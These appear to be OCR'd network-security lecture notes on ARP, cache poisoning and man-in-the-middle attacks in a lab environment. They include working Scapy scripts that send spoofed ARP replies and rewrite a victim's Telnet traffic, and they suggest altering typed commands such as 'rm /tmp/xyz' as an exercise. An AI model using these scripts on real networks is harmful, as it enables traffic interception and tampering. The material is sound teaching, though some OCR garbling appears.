dst        : DestMACField                        = (None)
src        : SourceMACField                      = (None)
type       : XShortEnumField                     = (36864)
```

Output Highlights: Shows Ethernet + ARP fields (dst, src, type, psrc, pdst, etc.).


ARP-Address Resolution Protocol



ARP

- **Problem:** Routers use IP addresses to route packets, but NICs on the same LAN decide delivery using MAC (link-layer) addresses.
- **Goal of ARP:** Given a destination IP, find the corresponding MAC so the sender can place the correct link-layer header.
- **When ARP is used:** Host wants to send an IP packet to an address on the same subnet.
- Host checks ARP cache → if no entry, it broadcasts an ARP request.
- High-level sequence (summary):Sender sees IP is local → checks ARP cache.
- If absent → send ARP request (broadcast): “Who has IP X? Tell Y.”Target with IP X sends ARP reply (unicast) with its MAC.
- Sender stores mapping in ARP cache and sends actual IP packet.

ARP Message Format



ARP Message Format

- **ARP is a link-layer helper:** It maps network-layer addresses ↔ link-layer addresses.
- **Generic ARP header fields (for Ethernet + IPv4):**
- **HTYPE (2 bytes):** Hardware type (1 = Ethernet).
- **PTYPE (2 bytes):** Protocol type (0x0800 = IPv4).
- **HLEN (1 byte):** Hardware address length (6 for MAC).
- **PLEN (1 byte):** Protocol address length (4 for IPv4).
- **OPER (2 bytes):** Operation (1 = request, 2 = reply).
- **SHA (HLEN bytes):** Sender hardware (MAC) address.
- **SPA (PLEN bytes):** Sender protocol (IP) address.
- **THA (HLEN bytes):** Target hardware (MAC) address — *empty in request*.
- **TPA (PLEN bytes):** Target protocol (IP) address.
- **Example for Ethernet+IPv4:** HTYPE=1, PTYPE=0x0800, HLEN=6, PLEN=4.
- **ARP request payload:** sender fills SHA + SPA and TPA; leaves THA = 00:00:00:00:00:00. OPER=1.
- **ARP reply payload:** responder fills THA (sender of request) and SHA/SPAs with its info. OPER=2.

ARP Example

- **Experiment scenario (example IPs used in text):** Host A = 10.9.0.6, Host B = 10.9.0.5
- **What happens when 10.9.0.6 pings 10.9.0.5 and ARP cache is empty:**
  - 10.9.0.6 broadcasts ARP request.
  - 10.9.0.5 replies with its MAC.
  - Ping (ICMP) then travels inside Ethernet frames using learned MAC.

Sample tcpdump lines (realistic):

- 10:15:02.123456 ARP, Request who-has 10.9.0.5 tell 10.9.0.6, length 46
- 10:15:02.123789 ARP, Reply 10.9.0.5 is-at 00:11:22:33:44:55, length 46
- 10:15:02.124012 IP 10.9.0.6 > 10.9.0.5: ICMP echo request, id 12345, seq 1, length 64
- **Interpretation:** First line = broadcast ARP request; second = unicast reply with MAC; third = actual ICMP ping after ARP resolved.

ARP cache

- **Why a cache?** Broadcasting for every packet wastes bandwidth. ARP entries cached for a system-configured timeout.

View ARP cache (example):

- $ arp -n
- Address   HWtype HWaddress   Flags Mask   Iface
- 10.9.0.5   ether   00:11:22:33:44:55 C   eth0
- Flags: C = complete; some systems mark permanent/static with M or PERM.

Before ping, empty cache example:

- $ arp -n
- Address   HWtype HWaddress   Flags Mask   Iface
- (no entries)

ARP Cache

- **Add a static (permanent) ARP entry:**
- sudo arp -s 10.9.0.7 00:aa:bb:cc:dd:ee
- # Now arp -n may show:
- 10.9.0.7   ether   00:aa:bb:cc:dd:ee M   eth0
- **Delete an ARP entry:**
- sudo arp -d 10.9.0.7
- **Modern ip neigh alternative:**
- $ ip neigh
- 10.9.0.5 dev eth0 lladdr 00:11:22:33:44:55 REACHABLE

ARP Cache Poisoning

- ARP is a simple, stateless protocol that maps IP ⇄ MAC on a local LAN.
- Because ARP lacks authentication, it is vulnerable to spoofing: an attacker may inject false IP→MAC mappings into a victim’s ARP cache.
- **Goal of cache poisoning:** make the victim associate a target IP with an attacker-controlled MAC, enabling traffic redirection.
- Cache poisoning is a common prelude to Man-In-The-Middle (MITM) or Denial-of-Service (DoS) attacks.

ARP Cache Poisoning

- ARP requests are broadcast on the LAN asking “who has IP X?”; the owner replies with its MAC.
- Many ARP implementations will accept replies and update cache entries without further verification.
- If an attacker can cause a cache entry to exist for a target IP, then forged replies or announcements can overwrite that entry.
- Different OS/network stacks vary: some create an “incomplete” record when initiating a request and only accept replies that match existing request state.

ARP Cache Poisoning

- If the victim has no ARP record for an IP, unsolicited ARP replies may be ignored by some OSes — replies are only processed when a corresponding request/entry exists.
- If an incomplete (pending) or existing ARP record exists, a forged reply or announcement can update the cache.
- Broadcast ARP requests carry the sender’s MAC — recipients that must reply may cache that sender info for future use.
- Gratuitous ARP (self-announcements) can update caches on multiple hosts, but effectiveness depends on whether recipients already have an entry.

Gratuitous ARP

- Gratuitous ARP: an ARP packet where the sender announces its own IP→MAC mapping to the network (broadcast).
- Intended to inform neighbors of current mapping.
- Effects vary by OS: some hosts will update their caches on receiving gratuitous ARP; others may ignore it unless a cache entry already exists.
- Receivers that must reply to an ARP request typically cache the sender’s MAC because they need it to respond — this is an optimization and common behavior.

ARP Cache Poisoning: Spoofed ARP Reply

```python
#!/usr/bin/env python3
from scapy.all import *

# --- Define target and fake information ---
victim_ip = "10.9.0.5"
victim_mac = "02:42:0a:09:00:05"  # MAC of 10.9.0.5
fake_ip = "10.9.0.99"
fake_mac = "aa:bb:cc:dd:ee:ff"

# --- Construct the Ethernet and ARP layers ---
# Create an Ethernet header for the packet
ether = Ether(dst=victim_mac)

# Create an ARP reply packet (op=2 for reply)
# This is Line 9 referenced in the text: mapping fake_ip to fake_mac
arp = ARP(op=2,                # 2 for ARP reply
          psrc=fake_ip,        # Spoofed Source IP
          hwsrc=fake_mac,      # Spoofed Source MAC
          pdst=victim_ip,      # Victim's IP
          hwdst=victim_mac)    # Victim's MAC

# --- Combine layers and send the packet ---
packet = ether/arp
print("Sending spoofed ARP reply...")
sendp(packet)
print(f"Sent: {fake_ip} is at {fake_mac} to {victim_ip}")
```

MITM using ARP Cache Poisoning

- By altering ARP cache mappings, an attacker can redirect victim traffic.

Two main outcomes:

- Denial-of-Service (DoS): attacker drops redirected packets.
- Man-In-The-Middle (MITM): attacker intercepts, modifies, and forwards packets.
- More impactful: MITM attack → attacker stays hidden while altering communication.
- Real-world risk: credentials, commands, or messages can be manipulated.

MITM

- Victims: Machine A (10.9.0.5) & Machine B (10.9.0.6)
- Attacker: Machine M (10.9.0.105)
- Goal: redirect A ↔ B traffic through M
- Target scenario: Telnet session (unsecured, plaintext protocol)
- Demonstration idea: replace every typed character with “z” (shows modification is possible).Visual: Diagram (A ↔ M ↔ B) instead of A ↔ B directly.





Figure 2.7: Man-In-The-Middle Attack

How ARP Poisoning Enables MITM

- Normal behavior:A ↔ B communicate directly using each other’s MAC addresses.Attack steps:
- Poison A’s ARP cache → map B’s IP → M’s MAC.
- Poison B’s ARP cache → map A’s IP → M’s MAC.
- Result:Packets intended for A ↔ B are now delivered to M.
- At Layer 2, OS ignores IP header if MAC doesn’t match → packets reach M only.
- Key Point: Attack happens at MAC (link) layer, not IP layer.



```
// On 10.9.0.5
# arp -n
Address      HWtype  HWaddress           Flags Mask   Iface
10.9.0.105   ether   02:42:0a:09:00:69   C            eth0
10.9.0.6     ether   02:42:0a:09:00:69   C            eth0
                     ↖ This is M's MAC

// On 10.9.0.6
# arp -n
Address      HWtype  HWaddress           Flags Mask   Iface
10.9.0.105   ether   02:42:0a:09:00:69   C            eth0
10.9.0.5     ether   02:42:0a:09:00:69   C            eth0
                     ↖ This is M's MAC
```

IP Forwarding in MITM

- After poisoning ARP caches, packets between A ↔ B are redirected via M (attacker).
- By default, Linux containers have IP forwarding enabled.
- Check status:
- # sysctl net.ipv4.ip_forwardnet.ipv4.ip_forward = 1
- # 1 = ON, 0 = OFF
- When ON:M behaves like a router, forwarding packets to B.Victims A and B can still communicate normally.

How Packets Travel

- hen A sends a packet to B:
  - It arrives at M (due to ARP poisoning).
  - M’s IP stack sees destination = B.
  - If **forwarding enabled → packet routed to B**.
- Special behavior: **ICMP Redirects**
  - Since A, B, and M are on same network, M informs A:
    - “Send directly to B next time.”
  - ICMP Redirects appear briefly in ping output.
- **Example Output (A → B ping):**
- ping 10.9.0.6
- 64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.110 ms
- 64 bytes from 10.9.0.105: icmp_seq=2 Redirect Host (New nexthop: 10.9.0.6)
- 64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.076 ms

Telnet Session with Forwarding ON

- Telnet between A (10.9.0.5) and B (10.9.0.6):telnet 10.9.0.6
- Trying 10.9.0.6...Connected to 10.9.0.6.Ubuntu 20.04.1
- LTSlogin: seedPassword: deesPackets pass through M transparently.
- Communication works normally — attacker can inspect/modify traffic.
- MITM effective because victims are unaware.

Turning Off IP Forwarding

- Disable IP forwarding on M:
- # sysctl net.ipv4.ip_forward=0
- Result:M no longer acts as a router.
- Packets destined for B are dropped.
- Telnet session freezes:Characters typed at A do not echo back.
- TCP keeps retrying → if forwarding re-enabled quickly, session resumes.

Modes:


- Router mode (forwarding=1): MITM possible.
- Host mode (forwarding=0): Packets dropped (DoS effect).

Modifying Telnet Data (MITM Attack)

Turn **off IP forwarding** on M:

- # sysctl net.ipv4.ip_forward=0
- Stops original packet flow → attacker can **modify packets**.
- Without forwarding, OS would normally **drop packets**.
- Sniffer program needed to capture Layer 2 packets sent to M.

- **Sniffer Program:**
  - mitm.tcp.py listens to **TCP traffic** from A → B.
  - Replaces **all alphanumeric characters** typed by A with z.
  - Packets from B → A remain unchanged.
- **Checksum Handling:**
  - IP & TCP headers have checksums.
  - Scapy allows recalculation by deleting checksum fields.
  - Program automatically fixes the checksums.



Listing 2.2: `mitm_tcp.py`

```
#!/usr/bin/env python3
from scapy.all import *

IP_A  = "10.9.0.5"
IP_B  = "10.9.0.6"
MAC_A = "02:42:0a:09:00:05"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))             ①
    del(newpkt.chksum)                      ②
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)                 ②

    if pkt[TCP].payload:
      data = pkt[TCP].payload.load
      newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode()) ③
      send(newpkt/newdata)
    else:
      send(newpkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

template = 'tcp and (ether src {A} or ether src {B})'   ④
f = template.format(A=MAC_A, B=MAC_B)
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

checksum inside the

Telnet Demo Output

- Run mitm.tcp.py on M (forwarding off):$ zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz: command not found
- Observation:Every character typed on A is replaced by z.
- Demonstrates real-time packet modification.

Discussion-Issue 1

- Using IP addresses in filter can cause problems:
- filter_template = 'tcp and (src {A} or src {B})'f_filter_template.format(A=IP_A, B=IP_B)
- Problem:Modified packets also match the filter.
- Endless loop → tool slows down and may crash.
- Solution:Use Ethernet addresses in the filter.
- When M sends modified packets, source MAC = M’s MAC → packets not recaptured by sniffer.

Discussion-**Issue 2**

- **TCP Payload Length:**
  - Do **not change payload length** when modifying packets.
  - TCP sequence numbers are based on **byte count**.
  - Changing length → breaks telnet session (freezes).
- **Exercise Suggestion:**
  - Current demo replaces characters with z.
  - More advanced attacks possible:
    - E.g., change commands typed by telnet user: "rm /tmp/xyz"
  - Left as an exercise for students.

IP and Attacks

Experimental Setup




Figure 3.1: The experiment environment setup

IP Header




Figure 3.2: The format of the IP header

- **IP Packet Header**
- **Version**
  - 4 → IPv4, 6 → IPv6
  - Indicates IP version used.
- **Header Length**
  - Specifies size of header (in 4-byte units).
  - Usually = 20 bytes → value = 5.
  - Needed since options can increase header size.
- **Type of Service (ToS)**
  - Indicates packet priority.
  - Can influence router queue handling.
  - Rarely used in practice.
- **Total Length**
  - Size of entire packet (header + data).
  - Max = 65,535 bytes.
- **Identification, Flags & Fragment Offset**
  - Used for fragmentation & reassembly of packets.
- **Time to Live (TTL)**
  - Limits packet's lifetime (number of hops).
  - Prevents infinite looping.
- **Protocol**
  - Identifies payload type:
    - ICMP (1), TCP (6), UDP (17).
- **Checksum**
  - Error-checking for header only.
- **Source & Destination Addresses**
  - Identify sender & receiver IPs.

Time to Live and Traceroute

TTL

- Problem: Packets may get stuck in **routing loops** due to misconfigurations.
